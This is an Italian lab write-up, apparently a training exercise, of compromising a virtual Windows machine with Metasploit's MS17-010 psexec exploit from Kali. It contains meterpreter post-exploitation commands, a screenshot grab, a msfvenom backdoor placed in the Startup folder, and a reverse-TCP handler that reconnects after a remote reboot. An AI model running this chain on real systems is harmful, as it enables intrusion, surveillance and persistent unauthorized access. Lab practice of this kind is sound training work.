
Configurazione di rete delle due macchine virtuali:
Kali: **`192.168.198.100/24`**
Meta2: **`192.168.198.200/24`**




Configurazione di rete e ping delle due macchine.



Mando in esecuzione la scansione di Nessus.




Dal risultato del Basic report, troviamo la vulnerabilità che andremo ad exploitare.



Avviamo msfconsole e cerchiamo exploit inerenti a questa vulnerabilità.

```
msf6 > search ms17

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank     Check  Description
   -   ----                                                  ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue              2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                         .                .        .      .
   2     \_ target: Windows 7                                .                .        .      .
   3     \_ target: Windows Embedded Standard 7              .                .        .      .
   4     \_ target: Windows Server 2008 R2                   .                .        .      .
   5     \_ target: Windows 8                                .                .        .      .
   6     \_ target: Windows 8.1                              .                .        .      .
   7     \_ target: Windows Server 2012                      .                .        .      .
   8     \_ target: Windows 10 Pro                           .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation         .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec                   2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                                .                .        .      .
   12    \_ target: PowerShell                               .                .        .      .
   13    \_ target: Native upload                            .                .        .      .
   14    \_ target: MOF upload                               .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                              .                .        .      .
   16    \_ AKA: ETERNALROMANCE                              .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                             .                .        .      .
   18    \_ AKA: ETERNALBLUE                                 .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command                  2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                              .                .        .      .
   21    \_ AKA: ETERNALROMANCE                              .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                             .                .        .      .
   23    \_ AKA: ETERNALBLUE                                 .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010                    .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                                .                .        .      .
   26    \_ AKA: ETERNALBLUE                                 .                .        .      .
   27  exploit/windows/fileformat/office_ms17_11882          2017-11-15       manual   No     Microsoft Office CVE-2017-11882
   28  auxiliary/admin/mssql/mssql_escalate_execute_as       .                normal   No     Microsoft SQL Server Escalate EXECUTE AS
   29  auxiliary/admin/mssql/mssql_escalate_execute_as_sqli  .                normal   No     Microsoft SQL Server SQLi Escalate Execute AS
   30  exploit/windows/smb/smb_doublepulsar_rce              2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
   31    \_ target: Execute payload (x64)                    .                .        .      .
   32    \_ target: Neutralize implant                       .                .        .      .


Interact with a module by name or index. For example info 32, use 32 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

msf6 > use 10
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) >
```


ms17_010_psexec fa al caso nostro, ed è utilizzabile col nostro sistema a 32bit.
Scelto l'exploit, lo imposto correttamente per poi avviarlo.




Ora che sono all'interno della macchina va eseguita una serie di test per confermare la presenza. Recupero delle informazioni:

- *Se è una VM o una macchina fisica*
- *Impostazioni di rete*
- *Lista dei device webcam disponibili*
- *Screenshot del Desktop*
- *Privilegi dell'Utente*
- *Creazione di una backdoor*

Per recuperare le informazioni del sistema: **`sysinfo`**



Per vedere la configurazione di rete: **`ipconfig`**




Per verificare la lista delle webcam: **`webcam_list`**

```
meterpreter > webcam_list
[-] No webcams were found
```

Per fare uno screenshot del Desktop: **`screenshot`**

```
meterpreter > screenshot
Screenshot saved to: /home/kali/unuNoLzT.jpeg
```

Segue lo screenshot della macchina.




Per controllare i privilegi dell'Utente: **`getuid`**

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```


Processo di installazione di una backdoor:

cd ..
cd ..
Per andare su **C:**
In questo modo grazie a Tab è stato possibile navigare fino alla cartella dell'Esecuzione Automatica.
Creo un payload da caricare sulla macchina target con msfvenom.



I valori inseriti si riferiscono alla macchina in ascolto, quindi la mia.

Carico **WindowsRekt.exe** sulla macchina target.



Ha funzionato.

Ora creo un handler e riavvio la macchina da remoto.

```
msf6 > search handler

Matching Modules
================

   #   Name                                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                                  ---------------  ----       -----  -----------
   0   exploit/windows/ftp/aasync_list_reply                                 2010-10-12       good       No     AASync v2.2.1.0 (Win32) Stack Buffer Overflow (LIST)
   1   exploit/linux/local/abrt_raceabrt_priv_esc                            2015-04-14       excellent  Yes    ABRT raceabrt Privilege Escalation
   2   exploit/linux/local/abrt_sosreport_priv_esc                           2015-11-23       excellent  Yes    ABRT sosreport Privilege Escalation
   3   exploit/windows/misc/cve_2022_28381_allmediaserver_bof                2022-04-01       good       No     ALLMediaServer 1.6 SEH Buffer Overflow
   4   exploit/windows/browser/aim_goaway                                    2004-08-09       great      No     AOL Instant Messenger goaway Overflow
   5   exploit/linux/local/apt_package_manager_persistence                   1999-03-09       excellent  No     APT Package Manager Persistence
   6   exploit/linux/http/accellion_fta_getstatus_oauth                      2015-07-10       excellent  Yes    Accellion FTA getStatus verify_oauth_token Command Execution
   7   exploit/windows/misc/achat_bof                                        2014-12-18       normal     No     Achat Unicode SEH Buffer Overflow
   8   exploit/android/local/janus                                           2017-07-31       manual     Yes    Android Janus APK Signature bypass
   9   auxiliary/scanner/http/apache_activemq_traversal                      .                normal     No     Apache ActiveMQ Directory Traversal
   10  auxiliary/scanner/http/apache_activemq_source_disclosure              .                normal     No     Apache ActiveMQ JSP Files Source Disclosure
   11  auxiliary/scanner/http/apache_mod_cgi_bash_env                        2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
   12  exploit/linux/local/apport_abrt_chroot_priv_esc                       2015-03-31       excellent  Yes    Apport / ABRT chroot Privilege Escalation
   13  exploit/windows/local/ps_wmi_exec                                     2012-08-19       excellent  No     Authenticated WMI Exec via Powershell
   14  exploit/windows/http/bea_weblogic_transfer_encoding                   2008-09-09       great      No     BEA Weblogic Transfer-Encoding Buffer Overflow
   15  exploit/linux/local/bash_profile_persistence                          1989-06-08       normal     No     Bash Profile Persistence
   16  exploit/freebsd/misc/citrix_netscaler_soap_bof                        2014-09-22       normal     Yes    Citrix NetScaler SOAP Handler Remote Code Execution
   17  exploit/windows/misc/stream_down_bof                                  2011-12-27       good       No     CoCSoft StreamDown 6.8.0 Buffer Overflow
   18  exploit/windows/fileformat/cyberlink_lpp_bof                          2017-09-23       normal     No     CyberLink LabelPrint 2.5 Stack Buffer Overflow
   19    \_ target: CyberLink LabelPrint ⩽ 2.5 on Windows 7 (64 bit)         .                .          .      .
   20    \_ target: CyberLink LabelPrint ⩽ 2.5 on Windows 8.1 x64            .                .          .      .
   21    \_ target: CyberLink LabelPrint ⩽ 2.5 on Windows 10 x64 build 1803  .                .          .      .
   22  exploit/windows/fileformat/cyberlink_p2g_bof                          2011-09-12       great      No     CyberLink Power2Go name Attribute (p2g) Stack Buffer Overflow Exploit
   23  exploit/linux/http/dlink_hnap_bof                                     2014-05-15       normal     Yes    D-Link HNAP Request Remote Buffer Overflow
   24    \_ target: Automatic Targeting                                      .                .          .      .
   25    \_ target: D-Link DSP-W215 - v1.0                                   .                .          .      .
   26    \_ target: D-Link DIR-505 - v1.06                                   .                .          .      .
   27    \_ target: D-Link DIR-505 - v1.07                                   .                .          .      .
   28  exploit/linux/http/dlink_dspw215_info_cgi_bof                         2014-05-22       normal     Yes    D-Link info.cgi POST Request Buffer Overflow
   29    \_ target: Automatic Targeting                                      .                .          .      .
   30    \_ target: D-Link DSP-W215 - v1.02                                  .                .          .      .
   31  exploit/linux/local/desktop_privilege_escalation                      2014-08-07       excellent  Yes    Desktop Linux Password Stealer and Privilege Escalation
   32    \_ target: Linux x86                                                .                .          .      .
   33    \_ target: Linux x86_64                                             .                .          .      .
   34  exploit/windows/browser/exodus                                        2018-01-25       manual     No     Exodus Wallet (ElectronJS Framework) remote Code Execution
   35  exploit/windows/ftp/ftpsynch_list_reply                               2010-10-12       good       No     FTP Synchronizer Professional 4.0.73.274 Stack Buffer Overflow
   36  exploit/windows/ftp/ftpgetter_pwd_reply                               2010-10-12       good       No     FTPGetter Standard v3.55.0.05 Stack Buffer Overflow (PWD)
   37  exploit/windows/ftp/ftpshell51_pwd_reply                              2010-10-12       good       No     FTPShell 5.1 Stack Buffer Overflow
   38  exploit/windows/fileformat/foxit_title_bof                            2010-11-13       great      No     Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
   39  exploit/freebsd/telnet/telnet_encrypt_keyid                           2011-12-23       great      No     FreeBSD Telnet Service Encryption Key ID Buffer Overflow
   40    \_ target: Automatic                                                .                .          .      .
   41    \_ target: FreeBSD 8.2                                              .                .          .      .
   42    \_ target: FreeBSD 8.1                                              .                .          .      .
   43    \_ target: FreeBSD 8.0                                              .                .          .      .
   44    \_ target: FreeBSD 7.3/7.4                                          .                .          .      .
   45    \_ target: FreeBSD 7.0/7.1/7.2                                      .                .          .      .
   46    \_ target: FreeBSD 6.3/6.4                                          .                .          .      .
   47    \_ target: FreeBSD 6.0/6.1/6.2                                      .                .          .      .
   48    \_ target: FreeBSD 5.5                                              .                .          .      .
   49    \_ target: FreeBSD 5.3                                              .                .          .      .
   50  exploit/windows/ftp/gekkomgr_list_reply                               2010-10-12       good       No     Gekko Manager FTP Client Stack Buffer Overflow
   51  exploit/multi/handler                                                 .                manual     No     Generic Payload Handler
   52  exploit/windows/misc/hp_dataprotector_new_folder                      2012-03-12       normal     No     HP Data Protector Create New Folder Buffer Overflow
```

Setup dell'handler.

```
msf6 > use 51
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

msf6 exploit(multi/handler) > set lhost 192.168.198.100
lhost => 192.168.198.100
msf6 exploit(multi/handler) > set lport 9999
lport => 9999
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.198.100:9999
[*] Sending stage (176198 bytes) to 192.168.198.200
[*] Meterpreter session 1 opened (192.168.198.100:9999 → 192.168.198.200:1025) at 2024-04-19 09:54:47 -0400
```

Riavvio della macchina da remoto. In questo modo l'handler riapre una sessione.

```
meterpreter > reboot
Rebooting ...
meterpreter >
[*] 192.168.198.200 - Meterpreter session 1 closed.  Reason: Died
```

```
[*] Started reverse TCP handler on 192.168.198.100:9999
[*] Sending stage (176198 bytes) to 192.168.198.200
[*] Meterpreter session 1 opened (192.168.198.100:9999 → 192.168.198.200:1025) at 2024-04-19 09:54:47 -0400

